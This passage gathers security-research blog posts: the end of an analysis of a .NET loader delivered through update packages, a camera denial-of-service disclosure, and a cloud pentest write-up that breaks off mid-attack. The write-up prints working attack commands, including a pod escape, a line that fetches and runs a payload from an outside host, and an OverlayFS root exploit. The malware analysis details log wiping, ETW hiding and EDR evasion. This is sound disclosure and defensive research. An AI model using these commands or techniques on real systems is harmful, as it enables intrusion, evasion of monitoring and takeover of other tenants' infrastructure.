After obtaining the configuration, .NET 1 Loader proceeds with the following key steps:

  1. Delete the update records from the system log related to the malicious update packages, along with the malicious files and cache files used in stage 1.
    • Delete malicious files extracted from the CAB
      PatchMyPC-ScriptRunner.exe.config
      fabric.config
      Resources.resx
    • Delete CLR usage logs and Windows system Prefetch cache files to eliminate evidence that could be used in forensic analysis.

      %LOCALAPPDATA%\Microsoft\CLR_v4.0\UsageLogs\PatchMyPC-ScriptRunner.exe.log
      %WINDIR%\Prefetch\PATCHMYPC-SCRIPTRUNNER.EXE-*.pf

    • Retrieve the files in the folders matching the pattern 20???? at the path below, where each file name starts with “20” followed by six more characters (e.g., 20260101). Read the files’ contents, filter out any lines containing the exact substring GetExtendedUpdateInfoHandler, and write the filtered content back to the log files. The path contains the keyword CmitUpdateAgent, which may be linked to a custom Windows 10 build used by a government in Asia.
      "%WINDIR%\Logs\CmitUpdateAgent\20????\20??????"

  2. Reset a registry‑based exception‑state logging system by deleting the nine GUID keys under the path LocalMachine\SOFTWARE\Classes\appid\[specific_GUID] one at a time, along with all of their child subkeys. The algorithm that generates the GUID path is unique– it derives the GUID from the C2 URL– so each C2 server has its own distinct set of bound GUIDs. Of the nine GUIDs derived using this method, one indicates that an exception occurred, and the others are numbered 0 through 7.
     
    For example, when the malware catches exception code 129, it creates the registry subkey {bde7ddc2-1f6f-4397-a0df-ae7c7d67d65a} to indicate that an exception occurred. It then checks the bit mask, where 129 equals binary 10000001. Consequently, it creates the eighth subkey {74084115-433e-4fe8-8d01-41c48fbfeef6} and the first subkey {bf6f4bde-97db-4dcd-9546-7ebf10061519}.
  3. Verify that each necessary configuration item exists in JSON-1-p, then validate some of its items against hardcoded values. If any item fails the check, halt the infection chain and submit the execution result to the reporting C2 server.
  4. Verify that the current user is an administrator; if not, throw an exception with code 128.
  5. Check whether the configuration item aop exists. If it does, Base64-decode its value, use the result as XAML-3, and skip to step 9.
  6. Generate a unique malware instance ID for the configuration item ii by calling Guid.NewGuid().
  7. Query the SusClientId value from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate. Then generate the value for the newly defined configuration item si by computing a GUID using the same algorithm as above. Use the concatenation of the retrieved SusClientId value and the byte sequence \x14\x43\x9B\x64 as the input data for the algorithm.
  8. Parse JSON-1-p, extract the relevant items and their values, and convert them to XAML format. Next, follow the steps outlined in the XAML-3 section to generate the complex XAML script XAML-3.
  9. Create a COM instance of WScript.Shell (CLSID: 41904400-BE18-11D3-A28B-00104BD35090) and retrieve the environment of the current process. Then set the COMPlus_ETWEnabled environment variable to 0 to prevent the CLR from registering the .NET ETW provider, which hides the associated events.
  10. Use RPC to create a remote COM object (CLSID: ab8902b4-09ca-4bb6-b78d-a8f59079a8d5). Exploit it via an unknown binary object deserialization vulnerability and the TypeConfuseDelegate technique. Once the exploit succeeds, XAML-3 is loaded into the remote host process dllhost.exe. This is a covert method for initiating a new process that loads the malicious payload XAML‑3. This technique effectively separates the infection chain from its initial process, allowing it to bypass behavioral monitoring by security solutions such as EDR.
  11. The execution result (in JSON format, shown below) is first AES‑encrypted using the key from the item e. A randomly generated IV is prepended to the encrypted data, and the result is then Base64‑encoded.

    [
        {
            // Fixed value
            "_": "0202097a-5c1e-460d-b5e0-030b9756b242",
            // Error number: 0 indicates successful execution
            "e": "0 ",
            // Value of config "ii"
            "i": "94aafd58-c00c-402a-aae6-858b4486a1a4"
        }
    ]

  12. POST the encrypted and encoded result to the reporting C2 server.

XAML-3


XAML-3 is a critical payload that, after leaving the original process tree, is loaded and executed in a different process: dllhost.exe. XAML-3 is generated from template XAML-3. As shown in the diagram below, the template is decoded and decrypted using the value of the ibi item in JSON-1-p. In addition to template XAML‑3, the final decryption includes two other XAML templates (template __P1__ and template __P2__).

The multi-layer encryption structure of "ibi"

The multi-layer encryption structure of “ibi”

The AES key is taken from the config item ibk. The first 16 bytes of the encrypted binary data serve as AES IV 1. After decryption, the data consists of a simple header followed by AES IV 2.

Template XAML‑3 includes two string placeholders, __P1__ and __P2__. Each placeholder is replaced with compressed, Base64‑encoded XAML (template __P1__ and XAML‑P2).

The content of template __P1__ is identical to XAML-2-1 and bypasses AMSI in the new process. XAML-P2 is generated from the template __P2__.

Some of the item values in template __P2__ come from the C2 configuration data in JSON-1-p. Within template __P2__, the placeholder __P__ is replaced with a compressed, encoded payload – the .NET 2 Plugin – which is decoded from the oib value in JSON-1-p. After completing all the operations, the template __P2__ becomes XAML-P2.

The C2 configuration in XAML‑P2 is shown below:

Item Value Description
ii 94aafd58-c00c-402a-aae6-858b4486a1a4 Unique ID for this malware instance (if the ii value in the configuration is null, the malware will generate a random one).
ec 9fT04e03tAiZAPogcDWt0w== Base64-encoded AES master key: same as item e in JSON-1-p, used for C2 traffic encryption and authentication.
bi 79200-100800 Actual polling delay if the C2 doesn’t respond: 79200-100800 seconds (22-28 hours) – the code parses the values and multiplies them by 1000 to get milliseconds. This item indicates that the malware uses very long polling intervals.
is 1200-2400 Actual delay: 1200-2400 seconds (20-40 minutes) – a long delay before the initial connection to the C2 server, used for sandbox evasion.
u Base64encodedXAML A short XAML snippet that calls Environment.Exit(0)
wi 100801 Actual initial wait: 100801 seconds (~28 hours). The malware waits approximately 28 hours after initial execution and then exits the process.
de False Local exception logging switch: when set to False, exception logging is enabled.
si 41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095 UID: generated using a custom method based on the registry key value SusClientId.
cu https://openaigpt4vcom/model_v4/ Command-and-control (C2) server URL taken from the C2 server list.
tp * Trusted SSL certificate thumbprint: * indicates that any certificate is trusted (disabling SSL pinning/validation). This entry also appears in a list, corresponding to the C2 item cu.
rh   Additional route header/data: not configured in this instance.

When dllhost.exe loads XAML-3, it loads template __P1__ and XAML-P2 one by one. When XAML-P2 loads, it retrieves the current domain via AppDomain.GetCurrentDomain() and then stores the values of the C2 configuration items (cu, tp, and rh; see the table above) in that domain using AppDomain.SetData(). Finally, XAML-P2 decodes and decompresses the embedded payload (.NET 2 Plugin), loads the .NET 2 Plugin into the current domain, and then calls the plugin’s entry method, m.C().

.NET 2 Plugin

This payload is a .NET assembly (PE file). As discussed above, it is loaded by XAML-P2 into the host process dllhost.exe. In the plugin’s entry method m.C(), a thread is spawned to execute the malicious operations.

The following key steps are executed in this thread:

  1. Configuration initialization: Load the C2 configuration from the current AppDomain’s data storage and assign it to the corresponding member variables.
  2. Gather system information from the registry:
    • "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\full", Key="Version"
      "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion", Key="BuildLab"
    • Combine the queried values into a single string, for example: "4.7.03190\n17763.rs5_release.180914-1434". If any query fails, replace its result with a hyphen (“-“).
  3. Clear the state of the exception‑state logging system: .NET 2 Plugin uses the same exception‑state logging system as the .NET 1 Loader.
    • Recursively delete 12 GUID subkeys from the registry. The algorithm that generates the GUID path is the same as the one used by .NET 1 Loader. The first eight GUIDs are the same as those that .NET 1 Loader attempted to remove. The remaining four GUIDs were generated using different integer seeds (integer seed = [From 1 to 4]|65536).
    • If steps 1 and 2 are completed successfully, generate a subkey using the integer seed 3|65536. Then create the following registry subkey:
    • "LocalMachine\SOFTWARE\Classes\appid\{ff259bcd-2f0a-44de-b34a-0092fec1d8a2}
      DllSurrogate = ""
  4. Anti-analysis: Check whether the current host process is dllhost.exe by examining Environment.CommandLine.
  5. Prevent the host process from exiting: Create a managed object and retrieve its IUnknown interface. Then call ole32.dll’s CoLockObjectExternal(IUnknown interface) to lock the object in memory, ensuring that the dllhost.exe process created by RPC is not released by the system.
  6. Jitter delay: Before the initial request to the C2 server, wait for a random jitter delay of 20-40 minutes (set by the configuration item “is”=”1200-2400”) to evade sandboxes by causing them to time out.
  7. Set maximum execution time: Create a timer that registers a callback function as a watchdog. The timer waits approximately 28 hours (100801 seconds, retrieved from the configuration item wi) before invoking the callback. The callback fetches the configuration item u, decodes its Base64‑encoded string, decompresses the output, and extracts a XAML snippet from the resulting data. It then loads this XAML, which ultimately triggers Environment.Exit(0).
  8. Periodic polling:
    1. Retrieve the config items cu and ii to build the full URL https://openaigpt4v.com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4
    2. Obtain the system proxy using three methods (see the Discovering proxies section below).
    3. Register an HTTPS callback (ServerCertificateValidationCallback) that verifies the server‑side X.509 certificate against the configuration value tp before establishing the connection.
    4. Then, combine the system information with additional details, such as whether the proxy is bypassed, whether it is using a proxy, and the current index in the C2 server list.
    5. Next, encrypt the combined data with AES (see the AES encryption diagram in the network traffic section for more details), and then encode the encrypted output in Base64.

      // Final HTTP request URL
      "https://openaigpt4v[.]com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4?b=lM4V3VwrWtXBy4oBGUkXOHfxyLUlrT2hIZGn4C37W1Z3%2FeW1WURJqzaNLQhGFHsWxA2lpJHZSpd8VDLMOQRD%2FfsDswnomIrBpoaNzug3dOtrh1J2KIqZRmKx1TtQsxq1RAGu1y45rSKaPHm9s2HF8A%3D%3D&c=41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095"

    6. Hijack the HTTP User-Agent and replace the value following HOST: with the config value of item rh.
    7. Retrieve a XAML file from the C2 server, update the configuration data, and load the retrieved XAML (for more details on techniques, see the Execute downloaded XAML payload in an isolated AppDomain section).
    8. If a valid response is received from C2, the loop pauses for 5-6 minutes before the next request; otherwise, it pauses for 22-28 hours, checking every 10 minutes to determine whether the allotted time has elapsed.

AES encryption scheme for network traffic


All traffic between the malware and the C2 server is encrypted and authenticated using AES‑128‑CBC with HMAC. The encryption and authentication keys are derived from a master key – specified in the configuration as "ec"="9fT04e03tAiZAPogcDWt0w==" – by applying HMAC with distinct seed values.

For a given master key and a single-byte seed, the derivation works as follows:

  1. Generate a 16‑byte sequence from the seed; this serves as the HMAC key.
  2. Compute HMAC‑SHA256 over the master key to obtain an intermediate key.
  3. Use this intermediate key as the HMAC key to compute HMAC‑SHA256 on the constant byte 0x01.
  4. Take the first 16 bytes of the resulting hash; this becomes the final derived key.

Accordingly, the server-side encryption and decryption keys mirror those on the client (malware) side.

Seed Key type generated (client side) Key type generated (server side)
0 Decryption key Encryption key
1 Decryption authentication key Encryption authentication key
2 Encryption key Decryption key
3 Encryption authentication key Decryption authentication key

The code implements an encapsulation of AES-CBC encryption combined with HMAC-SHA256 integrity verification. It uses a randomly generated IV to symmetrically encrypt the plaintext in CBC mode and produces ciphertext. Next, it calculates an SHA256 message authentication code for the concatenated “IV+ciphertext” using a separate HMAC key. Finally, it concatenates the three segments – IV (16 bytes) | ciphertext | HMAC (32 bytes) – into a single byte array that constitutes the final encrypted message. This follows the standard cryptographic Encrypt-then-MAC construction. The receiver must validate the HMAC before decrypting with the corresponding key and IV, which ensures confidentiality, integrity, and tamper resistance.

Discovering proxies


.NET 2 Plugin detects the system proxy using three methods:

  • Retrieve the system‑wide proxy configuration using the Win32 WinHTTP API function WinHttpGetDefaultProxyConfiguration(), then extract the proxy server with the regular expression (?:([a-zA-Z]+)=)?(.*).
  • If that fails, locate the running explorer.exe process, impersonate its access token using Impersonate(), and retrieve its proxy configuration with the .NET API WebProxy.GetDefaultProxy().
  • If both methods fail, fall back to obtaining the proxy from the .NET property DefaultWebProxy.

These methods ensure that the malware can reach external networks even in complex network environments with proxies.

Execute downloaded XAML payload in an isolated AppDomain


This technique abuses MulticastDelegate again by using reflection to modify its private _invocationList array. .NET 2 Plugin creates a multicast delegate (CrossAppDomainDelegate) and replaces one entry in its invocation list with a malicious delegate pointing to XamlReader.Parse(). When AppDomain.DoCallBack() executes this multicast delegate, it iterates through the invocation list and invokes the injected XamlReader.Parse() to parse and execute the downloaded XAML.

In more detail, the process is as follows:

  1. Create a new isolated AppDomain with a randomly generated GUID as its name.
  2. Copy all configuration data from the current AppDomain into the new one.
  3. Set the proxy information in the new AppDomain and assign it to the variable px.
  4. Use TypeConfuseDelegate to replace TimeZoneInfo.ClearCachedData() with XamlReader.Parse(), thereby modifying the MulticastDelegate(CrossAppDomainDelegate).
  5. Use appDomain.DoCallBack() to invoke XamlReader.Parse() within the isolated AppDomain, executing the downloaded XAML payload.
  6. Transfer any updated configuration data from the new AppDomain back to the original AppDomain.
  7. Unload the isolated AppDomain to complete the cleanup.

This technique keeps the downloaded malicious payload out of the main AppDomain, which increases stability and allows the payload to be fully cleaned up after execution.

Infrastructure

The attack relies on commercial hosting infrastructure. The C2 IP is part of Cloudflare’s CDN, and the domain name is registered with Cloudflare.

Domain IP First seen Domain Registrar/ASN
openaigpt4v[.]com 104.18.14[.]219 Sep 27, 2023 Cloudflare, Inc. / 15169

Victims

Based on KSN telemetry data, we identified a single victim in Asia. Additionally, we learned that the malware was designed to target a specially customized government‑only version of the Windows operating system. Consequently, we infer that the victims are Asian government entities.

Attribution

After analyzing the TTPs, code similarities, and infrastructure, we were unable to link the attack to any known APT group.

Conclusions

Technological sovereignty has become a global trend. In today’s geopolitical climate, a growing number of countries are building their own core software platforms, including operating systems, databases, middleware, and cloud services, with operating systems often the top priority. The advantage is that each country controls the development, operation, and upgrading of its own operating systems, granting it full autonomy over the entire process. On the other hand, it also means that each country must protect this entire vast ecosystem on its own. Bringing the operation and maintenance of such a system to maturity is a lengthy process. Until then, both the system and its emerging supply chain could be exposed to attacks through multiple vectors, increasing potential vulnerabilities.

Indicators of Compromise

File hashes

F2458ED133F8D0CA19E22C10F577E98E    e4537a1762fcafd2fd96bfc825bad34f9db9a24d
E1DC6F1ED193594F2284BE22AE08DFA4               Resources.resx
AB81564BCB8CA7E710C66832DE747556   .NET 1 Loader
CFB8B281BDF5D9390E64B10C312FB2C1              .NET 2 Plugin
67E3617F8709D34F806F8E02BADBA8A5    fabric.config
514AC0D73B8A1B73488EF5E2E55A75C3   PatchMyPC-ScriptRunner.exe.config
514117D536E347560D049CFE0C609632     XAML-1
9000820D8153C24CD60D53001D3A97B6    XAML-2
B3C4A635179680EDAFB5D006CF0CFFC6              XAML-2-1
4F28622C5E60C01319BF48CF742FE1A5    XAML-2-2
C86D53392A87DD3F3E62D62C9B92A9BD              XAML-3

File paths

C:\Windows\SoftwareDistribution\Download\Install\PatchMyPC-ScriptRunner.exe.config
C:\Windows\SoftwareDistribution\Download\Install\fabric.config
C:\Windows\SoftwareDistribution\Download\Install\Resources.resx

Domains and IPs

openaigpt4v[.]com

  • ✇Securelist
  • Millions of security cameras at risk: DoS vulnerability in Intelbras devices João Victor
    Background Network-connected surveillance cameras are now widespread in both home and enterprise environments, so securing them is essential to safeguarding physical spaces and sensitive assets. As these devices continue to gain new features and network connectivity capabilities, vulnerabilities in their implementation can have significant security implications. During our research, we discovered a denial-of-service vulnerability that affects Intelbras IP cameras systems. The flaw resides in a f
     

Millions of security cameras at risk: DoS vulnerability in Intelbras devices

28 de Outubro de 2026, 07:00

Background

Network-connected surveillance cameras are now widespread in both home and enterprise environments, so securing them is essential to safeguarding physical spaces and sensitive assets. As these devices continue to gain new features and network connectivity capabilities, vulnerabilities in their implementation can have significant security implications.

During our research, we discovered a denial-of-service vulnerability that affects Intelbras IP cameras systems. The flaw resides in a firmware update endpoint that is accessible without authentication and allows anyone with access to the local Wi-Fi network to knock cameras offline. A single request disrupts the camera for only about a minute, but sending periodic requests keeps the device offline indefinitely. We reported the issue to Intelbras, monitored the remediation process, validated the fix in the new firmware, and will now demonstrate the exploitation procedure step-by-step.

Following our notification, Intelbras patched the vulnerability and released updated firmware (R.260804) along with update instructions. A candidate ID of CAN-2026-2035970 has been assigned by MITRE following submission, pending the final CVE assignment. Additionally, the Intelbras team recently informed us that MITRE has classified the vulnerability as Medium, assigning it a score of 5.1 under the CVSS 4.0 framework. The issue discussed in this article is no longer present in the latest firmware version.

Firmware

Intelbras provides firmware files on its official website. While users can manually install these updates via an SD card, the cameras also natively support firmware upgrades over the local network via their web interface and mobile app. We obtained the firmware version v240927 for the iM3B-C (IM3 C) camera, which was the latest available version at the time of our research. According to Intelbras, the same firmware is also compatible with the iMX C, iM4 C, iM5 SC, iME 360 C, and iM7+ FC models. Below, we can view the firmware version and the camera model used as an example.

To provide context, we will explain how the camera’s authentication mechanism works and why it is relevant to accessing the camera’s endpoints. The main firmware component is an ARM binary named sonia, responsible for controlling the kernel drivers used by the camera hardware, authentication, and livestream recording, among other things.

How authentication works

The global.login RPC method handles authentication at the /RPC2_Login endpoint. First, the client, such as the mobile app or a custom script, sends the username and an empty password. The camera responds with an authentication challenge (a set of values to verify the password without transmitting it). This response returns a temporary session, the encryption type in the encryption field, a random value, and a realm (authentication scope). At this stage, a false response is normal and does not indicate a failed login, as the authentication process is not yet complete.

Next, the client calculates the response password from the authentication challenge. It first generates an MD5 (username:realm:original_password) hash as the base. It then calculates a second MD5 (username:random:first_md5) hash,  where first_md5 is the result of the previous step. To complete the authentication, the client sends this final result back to /RPC2_Login in a second global.login call, passing the username, calculated password, and temporary session ID.

If the login is accepted, the camera returns true and a new, authenticated session. This session must be used for all subsequent RPC calls, including the camera’s other endpoints, for example, the one that reboots the device or those that expose sensitive information.

Affected endpoint

The affected endpoint is the firmware upgrade route http://<ip_address>/firmwareUpgrade_service/Demo, which lacks authentication checks; furthermore, it fails to verify whether the firmware is actually valid before initiating the upgrade process. This creates a serious issue because the upgrade requires the camera to reboot, and that is precisely when the problem occurs: the camera enters reboot mode and eventually shuts down, appearing offline to the user and anyone who has the camera registered on their device.

PoC: vulnerability exploitation

Now that we have outlined how the vulnerability works, we will use a Python script on an iM3B-C camera to exploit it for demonstration purposes. The exploit contacts the camera’s endpoint to upload firmware. Below, we can see sonia creating the endpoint responsible for the firmware upgrade.

Next, the exploit will hit the endpoint and cause the camera to reboot. Consequently, mobile phones running the Intelbras app will lose connection with the registered device. Below, we can see the camera operating normally: the green light is on and the app is showing it is available for viewing.

The camera is online

The camera is online

After the exploit executes, we can see the effects: the camera goes offline and loses connection to the registered devices.

The camera is offline

The camera is offline

The exploit is quite simple: it sends an HTTP POST request with the firmware, which causes the camera to accept the request and initiate the reboot process. It does not matter whether the firmware is original; the reboot process will start regardless.

New firmware version

After we notified Intelbras about this flaw in the endpoint implementation, the company contacted the OEM vendor. As a result, a new firmware version was released that requires authentication to initiate an update through this endpoint.

Below, we can compare the new firmware, which validates cookies and session data, with the old firmware, which performed no authentication checks and proceeded directly to the update routine.

Real risk

An attacker can remotely trigger the camera firmware upgrade and reboot process without authenticating or supplying a valid firmware image. This may cause the device to go offline, which results in a denial-of-service condition preventing legitimate users from accessing live monitoring or managing the camera.

The potential impact is significant due to the number of affected users. The Intelbras Mibo Smart app, which the company provides to connect and manage the devices mentioned in this report, has over 4,000,000 downloads. Brazil represents the largest user base, followed by Paraguay, Ecuador, Colombia, Argentina, Chile, Peru, Bolivia, Uruguay, and Venezuela. As a result, exploitation of this issue affects a large number of users.

Takeaways

This is a medium-severity vulnerability that Intelbras is already aware of. The issue has been addressed in a newer firmware release (R.260804 along with update instructions), which mitigates this attack vector. Because the vulnerability directly affects the availability and normal operation of the affected cameras, it is highly recommended that users verify the firmware version currently installed on their devices and update to the latest available version as soon as possible. Keeping the firmware up to date is an essential security practice, especially for internet-connected surveillance devices, as outdated versions may remain exposed to known vulnerabilities.

An insecure neighbor: how a vulnerability chain led to an isolation bypass in cloud infrastructure

27 de Outubro de 2026, 09:00

This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.

Introduction

Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.

This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).

1. Gaining initial access through a managed Kubernetes cluster

Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.

1.1. Escaping the worker node

First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.

kubectl run pod-name-bla \
   --image=alpine \
   --restart=Never \
   --overrides='
 {
   "apiVersion": "v1",
   "spec": {
     "hostPID": true,
     "containers": [
       {
         "name": "priv",
         "image": "alpine",
         "command": [ "sh", "-c", "sleep 3600" ],
         "stdin": true,
         "tty": true,
         "securityContext": {
           "privileged": true
         }
       }
     ]
   }
 }'

After creating the privileged pod, we ran the nsenter command inside the container. It moved the execution context to the host machine:

nsenter --target 1 --mount --uts --ipc --net --pid – bash

After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.

Kubelet configuration and API server address

Kubelet configuration and API server address

Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.

Konnectivity service account token

Konnectivity service account token

1.2. Analysis of control plane services

After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:

192.168.0.4:9443 open https status=404
192.168.0.4:2380 open
192.168.0.4:6443 open http status=400
192.168.0.4:8132 open
192.168.0.4:9100 open http status=200 title="Node Exporter"
192.168.0.4:9308 open http status=200 title="kube-state-metrics"

Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.

Interaction diagram between control plane and data plane via Konnectivity

1.3. Exploiting Konnectivity

To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.

A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.

Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.

service AgentService {
  rpc Connect(stream Packet) returns (stream Packet) {}
}

The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:

//apiserver-network-proxy/konnectivity-client/proto/client/client.proto:26

enum PacketType {
  DIAL_REQ = 0;
  DIAL_RSP = 1;
  ...
}

message Packet {
  PacketType type = 1;

  oneof payload {
    DialRequest dialRequest = 2;
    DialResponse dialResponse = 3;
    Data data = 4;
    CloseRequest closeRequest = 5;
    CloseResponse closeResponse = 6;
    CloseDial closeDial = 7;
  }
}

message DialRequest {
    // tcp or udp?
    string protocol = 1;
    // node:port
    string address = 2;
    // random id for client, maybe should be longer
    int64 random = 3;
}

The server reads any Packet packets from the stream initiated by the agent (worker node):

//apiserver-network-proxy/pkg/server/server.go:721
in, err := stream.Recv()
...
recvCh <- in

Next, the packets go to the backend manager:

//apiserver-network-proxy/pkg/server/server.go:748

func (s *ProxyServer) serveRecvBackend(...) {
    for pkt := range recvCh {
        switch pkt.Type {

Then comes the most interesting part:

//apiserver-network-proxy/pkg/server/server.go:888

case client.PacketType_DIAL_REQ:
    req := pkt.GetDialRequest()
    klog.V(5).InfoS("Received DIAL_REQ", "target", req.Address)
    s.handleDialRequest(pkt, backend)

In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).

//apiserver-network-proxy/pkg/server/server.go:921
func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
  ...
  dialReq := pkt.GetDialRequest()
  resp.GetDialResponse().Random = dialReq.Random

  start := time.Now()
  conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address

This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:

org.freedesktop.DBus
 org.freedesktop.PackageKit
 org.freedesktop.PolicyKit1
 org.freedesktop.login1
 org.freedesktop.systemd1
 com.ubuntu.SoftwareProperties

Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:

busctl --address=unix:path=/tmp/master-dbus.sock \
  call org.freedesktop.login1 \
       /org/freedesktop/login1 \
       org.freedesktop.login1.Manager \
       SetUserLinger ubb 997 true false

The following sockets were then opened:

/run/user/997/bus
 /run/user/997/systemd/private (this socket is the equivalent of running commands through systemctl --user.)

Through this new socket, we called the StartTransientUnit method of the org.freedesktop.systemd1.Manager service:

StartTransientUnit(
  name: string,
  mode: string,
  properties: a(sv),
  aux: a(sa(sv))
) -> job object path

The properties parameter is exactly where you pass the standard systemd service definition directives. We added the following line:

ExecStart=/bin/sh -c "bash -lc 'curl ip:port/payload -o /tmp/love;chmod +x /tmp/love; setsid /tmp/love '"

As a result, we successfully received a callback from the control plane.

Konnectivity-server context and node network interfaces

Konnectivity-server context and node network interfaces

Mirantis, the company behind the k0s project, confirmed the vulnerability.

1.4. Privilege escalation on the host

Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).

In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.

To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.

rm -rf /tmp/lpe
mkdir /tmp/lpe
cd /tmp/lpe

unshare -rm sh -c '
 mkdir l u w m &&
 cp /usr/bin/python3 l/ &&
 chmod 755 l/python3 &&
 setcap cap_setuid+eip l/python3 &&
 mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
 touch m/*
'
getcap /tmp/lpe/u/python3
/tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'

Confirmation of command execution with root privileges

Confirmation of command execution with root privileges

Gaining root privileges opened up several interesting attack vectors:

  1. We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
  2. The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.

2. Adventures in the overlay network

2.1. Victoria stack

An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.

When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:

"discoveredLabels": {
           "__address__": "http://100.64.1.1:6897/metrics",
           "__meta_url": "CENSORED",
           "__metrics_path__": "/metrics",
           "__scheme__": "http",
           "__scrape_interval__": "2m0s",
           "__scrape_timeout__": "2m0s",
           "cluster_id": "676767",
           "customer": "customerID",
           "job": "http",
           "profile": "kubernetes",
           "vds_id": "1337",
           "version": "1.0"
         }

It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.

We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.

Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.

Private SSH key in a VictoriaLogs record

Private SSH key in a VictoriaLogs record

We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.

Process privileges on the host and available actions in Kubernetes

Process privileges on the host and available actions in Kubernetes

Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.

2.2. Compromising managed Kafka instances

We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.

Discovered Java RMI service on port 9999

Discovered Java RMI service on port 9999

The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:

  • JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
  • JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
